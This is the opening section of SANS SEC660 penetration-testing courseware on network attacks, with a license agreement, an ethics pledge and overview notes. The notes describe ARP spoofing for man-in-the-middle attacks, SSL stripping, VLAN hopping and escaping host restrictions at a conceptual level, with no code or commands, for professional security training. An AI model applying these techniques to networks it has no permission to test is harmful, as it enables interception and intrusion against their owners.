SANS

www.sans.org

SECURITY 660

ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.1

Network Attacks for Penetration Testers

The right security training for your staff, at the right time, in the right location.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec660_1_2014_1004

The SANS Institute


Code of Ethics

I certify that by having access to tools and programs that can be used to break or "hack" into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security networks so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in a proper manner, I do not hold SANS or the presenter liable and accept full responsibility for my actions.

Name _____ Signature _____

Company _____ Date _____

This page intentionally left blank.



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking - Network Attacks – 660.1

Welcome to the first section of class, focused on network attacks. In this section, we'll look at advanced penetration testing techniques with a focus on network attacks.




Table of Contents

This is the Table of Contents slide to help you quickly access specific sections and exercises.






Table of Contents


Continued from the previous page.



In this module we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.




This module is an introduction to the overall concepts covered in this course. Each area discussed will serve as an entry point as we move through the material for each day.




Advanced penetration testing requires the ability to fully exhaust all possibilities when assessing a target environment or product in order to be successful. When others stop, a senior tester comes up with solutions to solve complex problems and think outside of the box. Often, someone serving in this role is the final say before calculating the relative risk. We will be covering techniques used daily by lead penetration testers. This includes:

- Network attacks
- Escaping restricted environments
- Pen-testing cryptographic implementations
- Fuzzing and scripting
- Linux and Windows privilege escalation and remote exploitation
- Modern OS Controls
- Reverse engineering
- Knowing when to call it a day




Many networks are based on old technology and protocols. Take the Address Resolution Protocol (ARP). It is an archaic protocol that returns a MAC address for a given IP address. This protocol allows for gratuitous ARP packets to be sent by anyone, making it easy to trick systems into thinking a MAC address belongs to a different IP address than its owner. This works on most modern networks, allowing an attacker to perform a man-in-the-middle attack and gain a very serious position for attack.

Newer technology has been introduced to help protect networks against these types of attacks, but they are often not used, or there are still some vulnerable locations that break down the whole system. Still, it is important to understand when these modern controls can be defeated and the techniques to pull it off. Manipulating the network allows for access to a great amount of information. Removing security controls such as SSL to read otherwise encrypted traffic, jumping from a data VLAN to a voice VLAN to sniff RDP traffic, and other forms of attack are all covered in depth in this course, combined with labs to provide practical application of the techniques.




The primary goal of the escape section is to identify and circumvent modern defenses in place on operating systems and networks. One of the ways to attack modern networks is to leverage the pre-boot environment execution. Attack the pre-boot environment remotely will provide the opportunity to conduct attacks normally requiring physical access.

A large part of penetration testing is confirming that defenses work as intended. Testing the host defenses such as chroot, jail, and complete virtualization are necessary to establish what remains to be secured or monitored. Side-stepping file system lockdown will provide an opportunity to prove what could happen if a defense failed. The restrictions we will examine are focused on file system location, libraries, or running processes. Either way, testing the potential is a requirement for assessing the risk of a breach.



Scripting helps to automate the testing of systems, services, and applications and helps to take a time burden away from the tester. The topic of fuzz testing, or fuzzing, will be covered in detail in a later module; however, the ability to script and program makes the life of a penetration tester much easier. There are many programming and scripting languages available, some of which are better designed to handle the requirements of a penetration tester. Python and Ruby have both shown a strong level of development and support for security research and exploitation.


Modules, libraries, and debugging tools have been written for these languages to help simplify and automate fuzzing and research. In order to reach the next level in penetration testing, one must embrace the idea of adding programming into their penetration testing toolkit. Once obtaining this power, tools can be written and shared, allowing you to build up an arsenal of helper programs for reconnaissance, scanning, fuzzing, and exploitation.



